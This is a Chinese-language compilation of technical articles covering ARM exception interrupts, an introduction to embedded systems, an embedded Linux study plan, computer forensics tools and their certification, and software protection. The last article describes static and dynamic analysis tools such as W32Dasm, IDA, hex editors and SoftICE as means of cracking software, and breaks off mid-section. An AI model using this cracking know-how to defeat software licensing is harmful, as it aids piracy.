这是一个由用户定义的中断指令。可用于用户模式下的程序调用特权操作指令。在实时操作系统中可以通过该机制西线系统功能调用。

指令与取终止 (PrefetchAbort)

如果处理器预取的指令的地址不存在，或者该地址不允许当前指令访问，当被预取的指令执行时，处理器产生指令预取终止异常中断。

数据访问终止 (DATAABORT)

如果数据访问指令的目标地址不存在，或者该地址不允许当前指令访问，处理器产生数据访问终止异常中断

外部中断请求 (IRQ)

当处理器的外部中断请求引脚有效，而且 CPSR 的寄存器的 I 控制位被清除时，处理器产生外部中断请求异常中断。系统中个外设通过该异常中断请求处理服务。

快速中断请求 (FIQ)

当处理器的外部快速中断请求引脚有效，而且 CPSR 的 F 控制位被清除时，处理器产生外部中断请求异常中断

异常中断向量表及异常中断优先级

中断向量表指定了个异常中断及其处理程序的对应关系。他通常存放在存储地址的低端。在 ARM 体系中，异常中断向量表的大小为 32 字节，其中每个异常中断占据 4 个字节大小，保留了 4 个字节空间。

每个异常中断对应的中断向量表中的 4 个字节的空间中存放了一个跳转指令或者一个向 PC 寄存器中赋值的数据访问指令。通过这两种指令，程序将跳转到相应的异常中断处理程序处执行。当几个异常中断同时发生时，就必须按照一定的次序来处理这些异常中断。

各个异常中断的中断向量地址以及中断的处理优先级

中断向量地址	异常中断类型	异常中断模式
0×00	复位	特权模式
0×04	未定义的指令	未定义指令
0×08	软件中断	特权模式
0×0C	指令预取终止	终止模式
0×10	数据访问终止	终止模式
0×14	保留	未使用
0×18	外部中断请求	IRQ 模式
0×1C	快速中断请求	FIQ 模式

什么是嵌入式技术？

作者：CN.HK

无所不在的嵌入式系统

多年前，比尔·盖茨曾经预言，随着后 PC 时代的到来，PC 将无处不在。今天，伴随着二十一世纪的曙光，嵌入式系统和 3G 移动互联网的迅猛发展正验证了比尔·盖茨的预言，人类正迎来一个充满希望的新时代——后 PC 时代和 3G 时代。这是一个充满机遇的时代，这是一个充满商机的时代。人类在经历了桌面系统的空前繁荣之后，嵌入式系统和智能手机的发展正风起云涌，广泛进入到通信，工业，军事，通信，运输，金融，医疗，气象，农业等众多领域。

通常情况下，人们往往会忽视自己身边的嵌入式系统——比如手机，取款机，汽车导航仪，游戏机，或者电梯等等，在这些随处可见的设备中就存在嵌入式系统，有时人们经常使用嵌入在汽车，电梯，PDA，程控交换机等设备中的小巧的计算机系统，而对此毫无察觉。此外，嵌入式系统还经常在工业机器人，医疗设备，卫星，飞行系统等领域扮演着更为重要的角色。正是“看不见”和“无所不在”这样的特性使得嵌入式计算机系统有别于传统的计算机系统。

一、嵌入式系统简介

嵌入式系统本身是一个相对模糊的定义。目前嵌入式系统已经渗透到我们生活中的每个角落，工业、服务业、消费电子……，而恰恰由于这种范围的扩大，使得“嵌入式系统”更加难于明确定义。

举个简单例子：一个手持的 mp3 是否可以叫做是嵌入式系统呢？答案肯定是“是”。另外一个 PC104 的微型工业控制计算机你会认为它是嵌入式系统吗？当然，也是，工业控制是嵌入式系统技术的一个典型应用领域。然而比较两者，你也许会发现二者几乎完全不同，除了其中都嵌入有微处理器。那是否可以说嵌入着微处理器的设备就是嵌入式系统？那鼠标中也有单片机，能叫嵌入式系统嘛？

那到底什么是嵌入式系统？莫非嵌入式系统只是一个难以定义的抽象概念？

二、嵌入式系统的历史

虽然嵌入式系统是近几年才风靡起来的，但是这个概念并非新近才出现。从 20 世纪七十年代单片机的出现到今天各式各样的嵌入式微处理器，微控制器的大规模应用，嵌入式系统已经有了近 30 年的发展历史。

作为一个系统，往往是在硬件和软件交替发展的双螺旋的支撑下逐渐趋于稳定和成熟，嵌入式系统也不例外。

嵌入式系统的出现最初是基于单片机的。70 年代单片机的出现，使得汽车、家电、工业机

器、通信装置以及成千上万种产品可以通过内嵌电子装置来获得更佳的使用性能：更容易使用、更快、更便宜。这些装置已经初步具备了嵌入式的应用特点，但是这时的应用只是使用 8 位的芯片，执行一些单线程的程序，还谈不上“系统”的概念。

提示：最早的单片机是 Intel 公司的 8048，它出现在 1976 年。Motorola 同时推出了 68HC05，Zilog 公司推出了 Z80 系列，这些早期的单片机均含有 256 字节的 RAM、4K 的 ROM、4 个 8 位并口、1 个全双工串行口、两个 16 位定时器。之后在 80 年代初，Intel 又进一步完善了 8048，在它的基础上研制成功了 8051，这在单片机的历史上是值得纪念的一页，迄今为止，51 系列的单片机仍然是最为成功的单片机芯片，在各种产品中有着非常广泛的应用。

从 80 年代早期开始，嵌入式系统的程序员开始用商业级的“操作系统”编写嵌入式应用软件，这使得可以获取更短的开发周期，更低的开发资金和更高的开发效率，“嵌入式系统”真正出现了。确切点说，这个时候的操作系统是一个实时核，这个实时核包含了许多传统操作系统的特征，包括任务管理、任务间通讯、同步与相互排斥、中断支持、内存管理等功能。其中比较著名的有 Ready System 公司的 VRTX、Integrated System Incorporation (ISI) 的 PSOS 和 IMG 的 VxWorks、QNX 公司的 QNX 等。这些嵌入式操作系统都具有嵌入式的典型特点：它们均采用占先式的调度，响应的时间很短，任务执行的时间可以确定；系统内核很小，具有可裁剪、可扩充和可移植性，可以移植到各种处理器上；较强的实时和可靠性，适合嵌入式应用。这些嵌入式实时多任务操作系统的出现，使得应用开发人员得以从小范围的开发解放出来，同时也促使嵌入式有了更为广阔的应用空间。

90 年代以后，随着对实时性要求的提高，软件规模不断上升，实时核逐渐发展为实时多任务操作系统 (RTOS)，并作为一种软件平台逐步成为目前国际嵌入式系统的主流。这时候更多的公司看到了嵌入式系统的广阔发展前景，开始大力发展自己的嵌入式操作系统。除了上面的几家老牌公司以外，还出现了 Palm OS, WinCE, 嵌入式 Linux, RT-Linux, Lynx, Nucleux, 以及国内的 Hopen, Delta Os 等嵌入式操作系统。随着嵌入式技术的发展前景日益广阔，相信会有更多的嵌入式操作系统软件出现。

在中国嵌入式系统领域，比较认同的嵌入式系统概念是：嵌入式系统是以应用为中心，以计算机技术为基础，并且软硬件可裁剪，适用于应用系统对功能、可靠性、成本、体积、功耗有严格要求的专用计算机系统。它一般由嵌入式微处理器、外围硬件设备、嵌入式操作系统以及用户的应用程序等四个部分组成，用于实现对其他设备的控制、监视或管理等功能。

三、嵌入式系统的应用领域

嵌入式系统技术目前应用领域可以包括：

1、工业控制：基于嵌入式芯片的工业自动化设备将获得长足的发展，目前已经有大量的 8、16、32 位嵌入式微控制器在应用中，网络化是提高生产效率和产品质量、减少人力资源主要途径，如工业过程控制、数字机床、电力系统、电网安全、电网设备监测、石油化工系统。就传统的工业控制产品而言，低端型采用的往往是 8 位单片机。但是随着技术的发展，32 位、64 位的处理器逐渐成为工业控制设备的核心，在未来几年内必将获得长足的发展。

2、交通管理：在车辆导航、流量控制、信息监测与汽车服务方面，嵌入式系统技术已经获得了广泛的应用，内嵌 GPS 模块，GSM 模块的移动定位终端已经在各种运输行业获得了成功的使用。目前 GPS 设备已经从尖端产品进入了普通百姓的家庭，只需要几千元，就可以随时随地找到你的位置。

3、信息\家电：这将称为嵌入式系统最大的应用领域，各种移动设备、智能手机、冰箱、空调等的网络化、智能化将引领人们的生活步入一个崭新的空间。即使你不在家里，也可以通过电话线、网络进行远程控制。在这些设备都属于嵌入式设备。

4、家庭智能管理系统：水、电、煤气表的远程自动抄表，安全防火、防盗系统，其中嵌有的专用控制芯片将代替传统的人工检查，并实现更高，更准确和更安全的性能。目前在服务领域，如远程点菜器等已经体现了嵌入式系统的优势。

5、POS 网络及电子商务：公共交通无接触智能卡(Contactless Smartcard, CSC)发行系统，公共电话卡发行系统，自动售货机，各种智能 ATM 终端将全面走入人们的生活，到时手持一卡就可以行遍天下。

6、环境工程与自然：水文资料实时监测，防洪体系及水土质量监测、堤坝安全，地震监测网，实时气象信息网，水源和空气污染监测。在很多环境恶劣，地况复杂的地区，嵌入式系统将实现无人监测。

7、机器人：嵌入式芯片的发展将使机器人在微型化，高智能方面优势更加明显，同时会大幅度降低机器人的价格，使其在工业领域和服务领域获得更广泛的应用。

这些应用中，可以着重于在控制方面的应用。就远程家电控制而言，除了开发出支持 TCP/IP 的嵌入式系统之外，家电产品控制协议也需要制订和统一，这需要家电生产厂家来做。同样的道理，所有基于网络的远程控制器件都需要与嵌入式系统之间实现接口，然后再由嵌入式系统来控制并通过网络实现控制。所以，开发和探讨嵌入式系统有着十分重要的意义。

嵌入式学习步骤

作者：摆渡

1、Linux 基础

安装 Linux 操作系统 Linux 文件系统 Linux 常用命令 Linux 启动过程详解 熟悉 Linux 服务能够独立安装 Linux 操作系统 能够熟练使用 Linux 系统的基本命令 认识 Linux 系统的常用服务安装 Linux 操作系统 Linux 基本命令实践 设置 Linux 环境变量 定制 Linux 的服务 Shell 编程基础使用 vi 编辑文件 使用 Emacs 编辑文件 使用其他编辑器

2、Shell 编程基础

Shell 简介 认识后台程序 Bash 编程熟悉 Linux 系统下的编辑环境 熟悉 Linux 下的各种 Shell 熟练进行 shell 编程熟悉 vi 基本操作 熟悉 Emacs 的基本操作 比较不同 shell 的区别 编写一个测试服务器是否连通的 shell 脚本程序 编写一个查看进程是否存在的 shell 脚本程序 编写一个带有循环语句的 shell 脚本程序

3、Linux 下的 C 编程基础

linux C 语言环境概述 Gcc 使用方法 Gdb 调试技术 Autoconf Automake Makefile 代码优化 熟悉 Linux 系统下的开发环境 熟悉 Gcc 编译器 熟悉 Makefile 规则编写 Hello, World 程序 使用 make 命令编译程序 编写带有一个循环的程序 调试一个有问题的程序

4、嵌入式系统开发基础

嵌入式系统概述 交叉编译 配置 TFTP 服务 配置 NFS 服务 下载 Bootloader 和内核 嵌入式 Linux 应用软件开发流程熟悉嵌入式系统概念以及开发流程 建立嵌入式系统开发环境制作 cross_gcc 工具链 编译并下载 U-boot 编译并下载 Linux 内核 编译并下载 Linux 应用程序

4、嵌入式系统移植

Linux 内核代码 平台相关代码分析 ARM 平台介绍 平台移植的关键技术 移植 Linux 内核到 ARM 平台 了解移植的概念 能够移植 Linux 内核移植 Linux2.6 内核到 ARM9 开发板

5、嵌入式 Linux 下串口通信

串行 I/O 的基本概念 嵌入式 Linux 应用软件开发流程 Linux 系统的文件和设备 与文件相关的系统调用 配置超级终端和 MiniCOM 能够熟悉进行串口通信 熟悉文件 I/O 编写串口通信程序 编写多串口通信程序

6、嵌入式系统中多进程程序设计

Linux 系统进程概述 嵌入式系统的进程特点 进程操作 守护进程 相关的系统调用了解 Linux 系统中进程的概念 能够编写多进程程序编写多进程程序 编写一个守护进程程序 sleep 系统调用任务管理、同步与通信 Linux 任务概述任务调度 管道 信号 共享内存 任务管理 API 了解 Linux 系统任务管理机制 熟悉进程间通信的几种方式 熟悉嵌入式 Linux 中的任务间同步与通信编写一个简单的管道程序实现文件传输 编写一个使用共享内存的程序

7、嵌入式系统中多线程程序设计

线程的基础知识 多线程编程方法 线程应用中的同步问题了解线程的概念 能够编写简单的多线程程序编写一个多线程程序

8、嵌入式 Linux 网络编程

网络基础知识 嵌入式 Linux 中 TCP/IP 网络结构 socket 编程 常用 API 函数 分析 Ping 命令的实现 基本 UDP 套接口编程 许可证管理 PPP 协议 GPRS 了解嵌入式 Linux 网络体系结构 能够进行嵌入式 Linux 环境下的 socket 编程 熟悉 UDP 协议、PPP 协议 熟悉 GPRS 使用 socket 编写代理服务器 使用 socket 编写路由器 编写许可证服务器 指出 TCP 和 UDP 的优缺点 编写一个 web 服务器 编写一个运行在 ARM 平台的网络播放器

9、GUI 程序开发

GUI 基础 嵌入式系统 GUI 类型 编译 QT 进行 QT 开发熟悉嵌入式系统常用的 GUI 能够进行 QT 编程使用 QT 编写“Hello, World”程序 调试一个加入信号/槽的实例 通过重载 QWidget 类方法处理事件

10、Linux 字符设备驱动程序

设备驱动程序基础知识 Linux 系统的模块 字符设备驱动分析 fs_operation 结构 加载驱动程序了解设备驱动程序的概念 了解 Linux 字符设备驱动程序结构 能够编写字符设备驱动程序编写 Skull 驱动 编写键盘驱动 编写 I/O 驱动 分析一个看门狗驱动程序 对比 Linux2.6 内核与 2.4 内核中字符设备驱动的不同 Linux 块设备驱动程序块设备驱动程序工

作原理 典型的块设备驱动程序分析 块设备的读写请求队列了解 Linux 块设备驱动程序结构 能够编写简单的块设备驱动程序比较字符设备与块设备的异同 编写 MMC 卡驱动程序 分析一个文件系统 对比 Linux2.6 内核与 2.4 内核中块设备驱动的不同

11、文件系统

虚拟文件系统 文件系统的建立 ramfs 内存文件系统 proc 文件系统 devfs 文件系统 MTD 技术简介 MTD 块设备初始化 MTD 块设备的读写操作了解 Linux 系统的文件系统 了解嵌入式 Linux 的文件系统 了解 MTD 技术 能够编写简单的文件系统为 ARM9 开发板添加 MTD 支持移植 JFFS2 文件系统 通过 proc 文件系统修改操作系统参数 分析 romfs 文件系统源代码 创建一个 cramfs 文件系统。

计算机取证工具软件及其检测旧谈

作者：R. E. C--F22

计算机取证的概念、步骤和相关的工具

1、计算机取证的概念

取证专家 Reith Clint Mark 认为：计算机取证 (computer forensics) 可以认为是“从计算机中收集和发现证据的技术和工具”。实际上，计算机取证就是对于存在于计算机及其相关设备中的证据进行获取、保存、分析和出示。用于计算机取证的工具必须在计算机取证的任意一个步骤中具有特殊的功能，使得由于这一工具的使用保证了计算机取证工作能够顺利进行并获取到可以被作为证据使用的数据资料。

2、计算机取证的步骤

2.1 保护现场和现场勘查

现场勘查是获取证据的第一步，主要是物理证据的获取。这项工作可为下面的环节打下基础。包括封存目标计算机系统并避免发生任何的数据破坏或病毒感染，绘制计算机犯罪现场图、网络拓扑图等，在移动或拆卸任何设备之前都要拍照存档，为今后模拟和还原犯罪现场提供直接依据。在这一阶段使用的工具软件由现场自动绘图软件、检测和自动绘制网络拓扑图软件等组成。

2.2 获取证据

证据的获取从本质上说就是从众多的未知和不确定性中找到确定性的东西。这一步使用的工具一般是具有磁盘镜像、数据恢复、解密、网络数据捕获等功能的取证工具。

2.3 鉴定证据

计算机证据的鉴定主要是解决证据的完整性验证和确定其是否符合可采用标准。计算机取证工作的难点之一是证明取证人员所搜集到的证据没有被修改过。而计算机获取的证据又恰恰具有易改变和易损毁的特点。例如，腐蚀、强磁场的作用、人为的破坏等等都会造成原始证据的改变和消失。所以，取证过程中应注重采取保护证据的措施。在这一步骤中使用的取证工具包括含有时间戳、数字指纹和软件水印等功能的软件，主要用来确定证据数据的可靠性。

2.4 分析证据

这是计算机取证的核心和关键。证据分析的内容包括：分析计算机的类型、采用的操作系统，是否为多操作系统或有无隐藏的分区；有无可疑外设；有无远程控制、木马程序及当前计算机系统的网络环境。注意分析过程的开机、关机过程，尽可能避免正在运行的进程数据丢失或存在的不可逆转的删除程序。分析在磁盘的特殊区域中发现的所有相关数据。利用磁盘存储空闲空间的数据分析技术进行数据恢复，获得文件被增、删、改、复制前的痕迹。通过将收集的程序、数据和备份与当前运行的程序数据进行对比，从中发现篡改痕迹。可通过该计算机的所有者，或电子签名、密码、交易记录、回邮信箱、邮件发送服务器的日志、上网 IP 等计算机特有信息识别体，结合全案其他证据进行综合审查。注意该计算机证据要同其他证据相互印证、相互联系起来综合分析。同时，要注意计算机证据能否为侦破该案提供其他线索或确定可能的作案时间和罪犯。用于进行计算机证分析的工具必须完成这些任务

之一。

2.5 进行追踪

上面提到的计算机取证步骤是静态的，即事件发生后对目标系统的静态分析。随着计算机犯罪技术手段的升级，这种静态的分析已经无法满足要求，发展趋势是将计算机取证与入侵检测等网络安全工具和网络体系结构技术相结合，进行动态取证。整个取证过程将更加系统并具有智能性，也将更加灵活多样。对某些特定案件，如网络遭受黑客攻击，应收集的证据包括：系统登录文件、应用登录文件、AAA 登录文件（比如 RADIUS 登录）、网络单元登录（Network Element logs）、防火墙登录、HIDS 事件、NIDS 事件、磁盘驱动器、文件备份、电话记录等等。对于在取证期间犯罪还在不断进行的计算机系统，采用入侵检测系统对网络攻击进行监测是十分必要的。也可以通过采用相关的设备或设置陷阱跟踪捕捉犯罪嫌疑人。

2.6 提交结果

打印对目标计算机系统的全面分析和追踪结果，然后给出分析结论：系统的整体情况，发现的文件结构、数据、作者的信息，对信息的任何隐藏、删除、保护、加密企图，以及在调查中发现的其它的相关信息。标明提取时间、地点、机器、提取人及见证人。然后以证据的形式按照合法的程序提交给司法机关。

3、计算机取证的相关工具

3.1 一般工具软件

用于检测分区的工具软件、杀毒软件、各种压缩工具软件等。

3.2 取证专用工具软件：

文件浏览器：这类工具是专门用来查看数据文件的阅读工具。只用于查看而没有编辑和恢复功能，从而体积较小并可以防止证据的破坏。比较好的软件是 Quik View Plus(<http://www.jasc.com>)。它可以识别 200 种以上文件类型，可以浏览各种电子邮件文档。比起 WordPerfect 的频繁转换要方便的多。Conversion Plus 可以用于在 Windows 系统下浏览 Macintosh 文件。

图片检查工具：ThumbsPlus 是一个功能很全面的进行图片检查的工具。

反删除工具：这方面的取证分析工具中最主要的是诺顿工具，虽然这是一个老式的工具，但在有些时候是很有用的。

CD-ROM 工具：使用 CD-Ro Diagnostics 可以看到在一般情况下看不到的数据。

文本搜索工具：dtSearch 是一个很好的用于文本搜索的工具，特别是具有搜索 Outlook 的 .pst 文件的能力。

驱动器映像程序：可以满足取证分析（即逐位拷贝以建立整个驱动器的映像）的磁盘映像软件包括：SafeBack(<http://www.forensics-intl.com>)、SnapBack(<http://www.cdp.com>)、Ghost(<http://symantec.com>)、dd(UNIX 中的标准工具)等。

磁盘擦除工具：这类工具主要用在使用取证分析机器之前，为了确保分析机器的驱动器中不包含残余数据，显然，只是简单的格式化肯定不行。从软盘启动后运行 NTI 公司的 DiskScrub 程序即可把硬盘上的每一扇区的数据都清除掉。

取证程序：取证软件的效能倾向于同时拥有收集及分析数据的功能。目前，国际上的主流产品有：

Forensic Toolkit：是一系列基于命令行的工具，可以帮助推断 Windows NT 文件系统访问行为。这些程序包括的命令有：AFind(根据最后访问时间给出文件列表，而这并不改变

目录的访问时间)、HFind(扫描磁盘中有隐藏属性的文件)、SFind(扫描整个磁盘寻找隐藏的数据流)、FileStat(报告所有单独文件的属性)、NTLast(提供标准的 GUI 事件浏览器之外对每一个会话都记录了登录及登出时间, 并且它能够指出登录是远程的还是本地的)。

The Coroner's Toolkit(TCT): 主要用来调查被“黑”的 Unix 主机, 它提供了强大的调查能力, 它的特点是可以对运行着的主机的活动进行分析, 并捕获目前的状态信息。其中的 grove-robber 可以收集大量的正在运行的进程、网络连接以及硬盘驱动器方面的信息。数据基本上以挥发性顺序收集, 收集所有的数据是个缓慢的过程, 要花上几个小时的时间。TCT 还包括数据恢复和浏览工具 unrm&lazarus、获取 MAC 时间的工具 mactime。还包括一些小工具, 如 ils (用来显示被删除的索引节点的原始资料)、icat (用于取得特定的索引节点对应的文件的内容)等等。

EnCase 自称是唯一一个完全集成的基于 Windows 界面的取证应用程序, 其功能包括: 数据浏览、搜索、磁盘浏览、数据预览、建立案例、建立证据文件、保存案例等。

ForensicX: 主要运行于 Linux 环境, 是一个以收集数据及分析数据为主要目的的工具。它与配套的硬件组成专门工作平台。它利用了 Linux 支持多种文件系统的特点, 提供在不同的文件系统里自动装配映像等能力、能够发现分散空间里的数据、可以分析 Unix 系统是否含有木马程序。其中的 Webtrace 可以自动搜索互联网上的域名, 为网络取证进行必要的收集工作, 新版本具有识别隐藏文件的工具。

New Technologies Incorporated (NTI, <http://www.forensics-intl.com>): NTI 是取证软件最为固定的商家之一。NTI 以命令的形式执行软件, 所以速度很快, 软件包的体积小, 适合于在软盘上使用。该公司提供的取证工具包括:

CRCMD5: 一个可以验证一个或多个文件内容的 CRC 工具。

DiskScrub: 一个用于清除硬盘驱动器中所有数据的工具。

DiskSig: 一个 CRC 程序, 用于验证映像备份的精确性。

FileList: 一个磁盘目录工具用来建立用户在该系统上的行为时间表。

Filter_we: 一种用于周围环境数据的智能模糊逻辑过滤器。

GetSlack: 一种周围环境数据收集工具, 用于捕获未分配的数据。

GetTime: 一种周围环境数据收集工具, 用于捕获分散的文件。

Net Threat Analyzer: 网络取证分析软件, 用于识别公司互联网络账号滥用。

M-Sweep: 一种周围环境数据清除工具。

NTI-DOC: 一种文件程序用于记录文件的日期、时间以及属性。

PTable: 用于分析及证明硬盘驱动器分区的工具。

Seized: 一种用于对证据计算机上锁及保护的程序。

ShowFL: 用于分析文件输出清单的程序。

TextSearch Plus: 用来定位文本或图形文件中的字符串的工具。

本文所出现的软件工具主要是指取证专用软件。

计算机取证工具应具备的基本功能

计算机取证需要的软件工具必须满足最基本的取证要求, 具备下列基本功能之一:

1、发现计算机证据

可以根据案情定位可疑主机和犯罪现场的位置。

2、存储计算机证据

存储计算机证据的软件工具主要是指那些能够对计算机证据进行保全的软件,可以证明计算机证据从获取到提交法庭这段时间内没有被修改过。

3、 传输计算机证据

能够保证计算机证据的可靠传输。

4、提取计算机证据

这方面的计算机取证工具主要用于从可疑主机或网络上自动提取出计算机证据

5、 分析计算机证据

对含有计算机证据的计算机系统或网络进行分析,发现和犯罪事实相关联的全部数据资料

6、 鉴定计算机证据

确定计算机证据符合证据的可采用标准。

计算机取证工具检测的必要性

目前,计算机取证工具主要是国外生产的,国内的产品还寥寥无几。但是,随着计算机应用的普及,计算机证据会越来越多,用于计算机取证的国产工具目前也有了一些并且有一些正在研制过程中。哪些软件工具可以用于计算机取证,哪些企业可以生产计算机取证工具,什么样的计算机取证工具可以用于司法活动,这些都是亟待解决的问题。所以,我国计算机取证工具的检测和认定是十分必要的。可以在“双软认定”(是指软件企业的认定和软件产品的登记, http://www.chinasoftware.com.cn/cognizance_guide_product.asp)的基础上进行更加严格细致的专业测试和管理。

1、 计算机取证工具的生产属于特殊行业

生产计算机取证工具软件的企业实际上是在生产破案工具,应该是经过严格的资格认定的企业或者国家机关,并且应该属于公安机关或其他司法机关认定的特殊行业。目前的这种任何软件企业都可以生产和研制的状况必须改变。

2、 计算机取证工具软件的质量事关重大

计算机取证软件工具的质量关系到案件是否能够及时侦破,关系到司法活动的公平和公正性。如果计算机取证工具质量低劣或者功能欠缺就有可能造成犯罪分子逍遥法外或者错抓错捕的情况,使法律失去尊严、丧失公正。所以,计算机取证工具的质量必须得到保障。

计算机取证工具的检测方法

1、 制定计算机取证工具产品和行业标准

生产计算机取证产品的企业应该进行特种行业的资质认定,在有管理部门备案。同时,制定管理办法对从事计算机取证产品的生产企业进行常规管理。这些管理办法应该包括生产企业的规模、设备、技术水平、技术人员等等。应定期对生产企业进行检查,对于不具备生产条件的企业或者生产的产品不合格的企业应该予以撤销。对于信得过的产品可以加以推广以形成我国自己的具有代表性的取证产品。

计算机取证产品的管理包括产品生产和使用全过程的管理。特别是,在产品投入使用之前应该进行严格的测试和试运行。计算机取证产品应该严格禁止假、冒、伪、劣,采用软件水印技术等先进技术并建立严格的法律法规防止盗版侵权。这方面的管理标准应该包括产品的质量、准用标准等。

2、 设立专门的检测机构

应该在产品质量监督部门设置专门的机构或实验室进行计算机取证产品的检测。这样的部门应该由计算机软件测试专家、计算机取证专家和其他计算机专业人员组成，负责对计算机取证工具软件产品进行严格的检测和认定，只有通过这一机构认定的产品才可以投入使用。

3、 计算机取证软件产品检测实务

计算机取证软件的检测应该包括计算机取证软件的测试和检查两大部分。具体地，应该有以下步骤组成

(1) 检查产品的生产企业的资质、检查提交的产品的各种文档是否齐全。

(2) 撰写测试计划：仔细阅读产品的各种文档后撰写测试计划，在测试计划中应该写清楚测试的范围、需求、参考资料、技术背景、产品的必备功能、产品的可选功能、测试方法、采用的测试工具、测试用例的详细描述和有关数据列表、在每一个测试用例中应该特别注意写清楚所有可能的输入和应该出现的输出结果。

(3) 进行测试：严格按测试计划对产品进行详细的测试。测试过程要详细记录：每一个运行结果、反应时间、评价等等

(4) 撰写测试报告和检测报告：测试和检查结束后应该根据记录的结果撰写详细的测试报告和检测报告。测试报告和检测报告应该包括：检测人，检测日期，实际使用的检测方法和工具，检测的技术指标，输入，输出，每一项输出是否满足要求，响应时间，结论等。

小议软件保护技术

一、软件保护技术是什么？

软件保护技术是软件开发者寻找各种有效方法和技术来维护软件版权，增加其盗版的难度，或延长软件破解的时间，尽可能防止软件被非法使用。

从理论上说，几乎没有破解不了的软件。所以对软件的保护仅仅靠技术是不够的，最终要靠国家法制的完善、人们的知识产权保护意识的提高。

二、软件破解有哪些手段？

A、静态分析

静态分析是从反汇编出来的程序清单上分析程序流程，从提示信息入手，了解软件中各模块的功能，各模块之间的关系及编程思路。从而根据自己的需要完善、修改程序的功能。

对于破解者来说，通过对程序的静态分析，了解软件保护的方法，也是软件破解的一个必要的手段。

对软件进行静态分析时首先要了解和分析程序的类型，了解程序是用什么语言编写的，或用什么编译器编译的，程序是否有加壳保护。

【工具介绍】

常用的文件类型分析工具有 Language 2000、File Scanner、FileInfo、PEiD 等。

比如用 PeiD 软件对 Winword.exe 文件的分析结果（下图）



W32Dasm 针对现在流行的可执行程序进行反编译，即把可执行的文件反编译成汇编语言，以便于我们分析程序的结构和流程。W32Dasm 不需要安装，只要直接执行 W32Dasm.exe

文件。

W32Dasm 功能和使用方法有：

加载文件→转到程序入口点→转到代码开始→转到页→转到代码位置→执行文本
跳转→执行调用→输入函数→输出函数→菜单参考→对话框参考→串式数据参考→复制汇
编代码文本→装载 32 位的汇编代码动态调试→单步跟踪程序→设置激活断点→保存反汇编
文本文件。

具体可自行百度或等候撰文介绍。

IDA 相对于 W32Dasm 来说功能更强大、操作比较复杂。使用 IDA 需要注册费用，
而 W32Dasm 是免费的。

当分析一个简单的程序时，使用 W32Dasm 更为方便。IDA 能够分析加壳的程序，
并以多种文件形式保存等。目前 IDA Pro 最高版本为 IDA Pro 5.7，支持 64 位处理器，具
有更强大的功能。

W32Dasm 和 IDA 适合分析文件。若要对文件进行编辑、修改，可以使用专门的十六进
制编辑工具。如 Hiew，HexWorkshop，WinHex，UltraEdit 等。

Hiew 的界面简单、使用方便，它可以对应用程序进行反汇编，同时支持对可执行
文件的十六进制代码和汇编语言代码修改。

可执行文件代码编辑工具主要针对资源。资源也是一种数据，它们一般被存储在 PE
文件的 .rsrc 块中，不能通过由程序源代码定义的变量直接访问，Windows 提供的函数直接
或间接地把它们加载到内存中以备使用。

Windows 应用程序的各种操作界面称为资源，包括加速键、位图、光标、对话框、图
标、菜单、工具栏、版本信息等。

对于已打包后的 exe，dll 和 ocx 等文件可以通过资源修改工具 Resource Hacker、
eXeScope 和 ResScope 等修改其资源，它们也是功能强大的汉化和调试辅助工具。

一般资源修改工具具有如下功能：

- 1) 在已编译和反编译的格式下都可以查看 Win32 可执行文件和相关文件的资源)。
- 2) 提取和保存资源到文件 (*.res) 格式，作为二进制文件或作为反编译资源脚
本或图像
- 3) 修改和替换可执行文件的资源。
- 4) 添加新的资源到可执行文件。
- 5) 删除资源。

B、动态分析技术

用静态分析法可以了解编写程序的思路，但是有时并不可能真正地了解软件编写
的整个细节和执行过程，在对软件静态分析无效的情况下就可以对程序进行动态分析了。

动态分析就是通过调试程序、设置断点、控制被调试程序的执行过程来发现问题。

对软件动态跟踪分析时可以分两步进行：

1、对软件进行简要跟踪

主要根据程序的顺序执行结果分析该段程序的功能，找到我们关心的模块或程序段。

2、对关键部分进行细跟踪

在获取软件中关键模块后，这样就可以针对性地对该模块进行具体而详细地跟踪分析。要把比较关键的中间结果或指令地址记录下来，直到读懂该程序为止。

动态分析技术使用的调试器可分为用户模式和内核模式两种类型。

用户模式调试器工作在 Win32 的保护机制 Ring 3 级（用户级）上，如 Visual C++ 等编译器自带的调试器就是用户级的。

内核模式调试器是指能调试操作系统内核的调试器，它们处于 CPU 和操作系统之间，工作在 Win32 的保护机制 Ring 0 级（特权级）上。如著名的 SoftICE 调试器。

常用动态分析工具有 SoftICE、OllyDbg 等。

【工具介绍】

SoftICE 是 NuMega 公司开发的最著名的动态调试工具，可以调试各种应用程序和设备驱动程序，还可以通过网络连接进行远程调试。

NuMega 公司将 SoftICE 捆绑进驱动开发软件 DriverStudio 和 SoftIC DriverSuite 中发行。

DriverStudio 是一个设备驱动程序和应用软件开发工具包，是一套用来加速微软 Windows 设备驱动程序的开发和调试的核心工具。

下面以 SoftICE DriverSuite 为例介绍 SoftICE 的安装与配置。

1) SoftICE 安装

安装时双击安装文件 setup.exe，按照安装向导界面提示就可以完成 SoftICE 安装了。DriverSuite 可自动识别 Windows 不同版本。安装过程中，安装向导会提示选择 3 种安装类型。

2) SoftICE 启动模式

SoftICE 启动模式分两种：

Windows 9x 系统启动模式或者 Windows NT/2000/XP 系统启动模式。而 SoftICE 在 Windows NT/2000/XP 下又有四种启动模式可供选择：

模式一、Boot 模式：SoftICE 先于 Windows 加载，主要用于调试内核驱动程序；

模式二、System 模式：SoftICE 后于 Windows 加载，主要用于调试一般的应用软件开发；

模式三、Automatic 模式：SoftICE 先于 Windows 加载，但不能调试内核驱动程序；

模式四、Manual 模式：进入 Windows 系统后，需要手动执行快捷方式“Start SoftICE”或在命令行上运行“net start ntice”来装载 SoftICE；

Disabled：就是禁止所有的 SoftICE 组件服务。一般情况下将启动模式设置为 Manual 模式，

3) SoftICE 的鼠标与显卡配置

如果使用 SoftICE 时发现显示或鼠标不正常，可以直接用 SoftICE 修改显卡和鼠标配置。

4) SoftICE 环境配置

a、常规选项（General）：General 选项用于设置 SoftICE 初始化命令和一些变量参数

b、符号选项（Symbols）：预装符号和代码，这对调试设备驱动程序很有用。

c、导出选项（Exports）：这里也可通过符号预装加载更多的出口函数列表。

d、功能键设定（Keyboard Mappings）：可以以设置 SoftICE 的功能键，也可自定义功能键命令，请看教材和课堂演示。

e、宏定义（Macro Definitions）

f、Troubleshooting：该选项卡允许用户对键盘、鼠标和内存页等进行高级设置

g、高级设置 (Advanced)：该选项允许用户自定义调试窗口中的鼠标右键菜单

h、Winice.dat 配置：SoftICE 初始化设置保存于文件 Winice.dat 文件中。

5) SoftICE 使用

